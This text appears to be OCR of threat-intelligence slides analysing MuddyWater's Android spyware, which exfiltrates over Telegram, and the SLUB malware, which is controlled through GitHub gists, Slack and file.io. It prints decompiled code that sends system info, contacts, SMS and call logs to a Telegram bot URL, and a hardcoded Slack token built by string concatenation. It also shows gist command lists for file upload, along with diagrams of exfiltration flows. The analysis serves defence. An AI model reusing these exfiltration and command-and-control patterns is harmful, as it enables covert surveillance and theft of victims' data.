
- Android mobile app, Telegram exfiltration



MuddyWater – Telegram



```
Sender localSender = this.sender;
StringBuilder localStringBuilder = new StringBuilder();
localStringBuilder.append("https://api.telegram.org/bot55[redacted]:A[redacted]M-2Apzj[redacted]_4/sendMessage?chat_id=-2[redacted]7&text=");
localStringBuilder.append((String)localArrayList.get(i));
```




Making requests

All queries to the Telegram Bot API must be served over HTTPS and need to be presented in this form: `https://api.telegram.org/bot<token>/METHOD_NAME`. Like this for example:

```
https://api.telegram.org/bot123456:ABC-DEF1234ghIkl-zyx57W2v1u123ew11/getMe
```

MuddyWater – Telegram


- .com.telegram.readto.client.ProcessCommand



```
public void process(int paramInt)
{
  switch (paramInt)
  {
  default:
    return;
  case 55:
    Sender localSender3 = this.sender;
    StringBuilder localStringBuilder3 = new StringBuilder();
    localStringBuilder3.append("https://api.telegram.org/bot55[redacted]
    localStringBuilder3.append(this.systemInfoLister.getSystemInfo())
    localSender3.send(localStringBuilder3.toString());
    return;
  case 54:
    Sender localSender2 = this.sender;
    StringBuilder localStringBuilder2 = new StringBuilder();
    localStringBuilder2.append("https://api.telegram.org/bot55[redacted]
    localStringBuilder2.append(this.callLogLister.getSmartCallLog());
    localSender2.send(localStringBuilder2.toString());
    return;
  case 53:
    this.pictureLister.list_screen_shot();
    return;
  case 52:
    send_sms();
    return;
  }
```


MuddyWater – Telegram

- Timer sending all data once a day



```
public void sendAllDataTimer()
{
  new Timer().schedule(new SenderGeneral.1(this), 0L, 86400000L);
}
```


- Code for exfiltration all system information



```
private void sendAllData()
{
  try
  {
    sendSplitData(this.systemInfoLister.getSystemInfo(), "SystemInfo");
    sendSplitData(this.contactLister.getContact(), "Contact");
    sendSplitData(this.appLister.getSmartInstalledApp(), "InstalledApp");
    sendSplitData(this.callLogLister.getSmartCallLog(), "CallLog");
    sendSplitData(this.smsLister.getSmartSms(), "SMS");
    return;
  }
```


MuddyWater – Telegram

- Metadata of the Telegram account




```
{
        'status': u 'creator',
        'until_date': None,
        'user': {
            'username': u 'To[redacted]u',
            'first_name': u 'S',
            'is_bot': False,
            'id': 56[redacted]19,
            'language_code': u 'fa'
        }
}
```

SLUB




Country of interest

SLUB v1


slack
file.io
HTTPS request
Send results
HTTPS request
Send stolen files
HTTPS request
Check for commands

SLUB v1


- Malware delivered via waterholing of websites related to North Korea
- Read gist snippet for commands to execute
- **^** and **$** encapsulate active commands


gistfile1.txt

```
exec,tasklist
^capture$
drive,list
file,list,C:\ProgramData\update\
```


SLUB v1/v2

- Hardcoded Slack token



```
v14 = strcat((int)&unk_101F1C58, "Authorization: Bearer ");
v15 = strcat(v14, "xo");
v16 = strcat(v15, "x");
v17 = strcat(v16, "p-6");
v18 = strcat(v17, "[redacted]
v19 = strcat(v18, "
v20 = strcat(v19, "
v21 = strcat(v20, "
v22 = strcat(v21, "
v23 = strcat(v22, "847e");
strcat(v23, "2e5a");
```


- Slack token’s o-auth scopes




x-oauth-scopes identify,read,post,client,apps,admin

SLUB v1/v2


- Exfiltration via file.io, link sent to Slack



~~~
        }, {
            u 'username': u 'Slack API Tester',
            u 'text': u '*ADMIN-PC:Admin*
```C:\\Users\\Admin\\AppData\\Roaming\\Skype\\DataRv\\offline-storage-ecs.data : <https://file.io/T[redacted]B>```',
            u 'ts': u '1551251955.010200',
            u 'subtype': u 'bot_message',
            u 'type': u 'message',
            u 'bot_id': u 'BGAPRC540'
        }, {
~~~



Simply upload a file, share the link, and after it is downloaded, the file is completely deleted. For added security, set an expiration on the file and it is deleted within a certain amount of time, even if it was never downloaded.



file.io

Ephemeral file sharing
Convenient, anonymous and secure


by using file.io you agree to our Terms of Service and Privacy policy

want to use file.io on your own domain? Upgrade now

SLUB v2


- Newer version from July 2019
  - GitHub is not used anymore
  - Operator creates a Slack workspace
  - A separate channel named <user_name>-<pc_name> is created in the workspace for each infected machine
  - Commands to execute sent via messages pinned to a victim-specific channel
  - Victim machine reads pinned messages from its dedicated channel, parses the message, and executes the requested command

SLUB v2


file.io
HTTPS request
Send stolen files
Pen.io
HTTP request
Check for new Slack token
HTTPS request
Check commands and send results
slack

SLUB v2

- Configuration update
- New token between HELLO^, WHAT^ and !!! tokens



[redacted].pen.io


90%

MY NOTE

HELLO^691[redacted]-692[redacted]-694[redacted]1-
a18e[redacted]59f!!!
WHAT^691[redacted]-6943[redacted]1-692[redacted]80-312c[redacted]32c!!!

SLUB v1

- Gist revisions show activation of specific commands



```
6 🟩🟩🟩🟥⬜ gistfile1.txt

...   ...   @@ -3,7 +3,9 @@ capture
       drive,list
       file,list,C:\ProgramData\update\
       reg,read,HKEY_CURRENT_USER,SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
     - ^file,list,C:\Program Files (x86)\Plusboard_enter\db$
     + file,list,C:\Program Files (x86)\Plusboard_enter\db
       exec,copy C:\Users\USER\Desktop\*.hwp C:\Users\USER\oo
       exec,systeminfo
     - ^file,upload,C:\Program Files (x86)\Plusboard_enter\_z20190204123541_a.txt$
     + file,upload,C:\Program Files (x86)\Plusboard_enter\_z20190204123541_a.txt
     + ^file,upload,C:\Program Files (x86)\Plusboard_enter\db\Comp_DB.mdb$
     + ^file,upload,C:\Program Files (x86)\Plusboard_enter\db\data.mdb$
```


SLUB v1/v2

- Using Slack API in Python

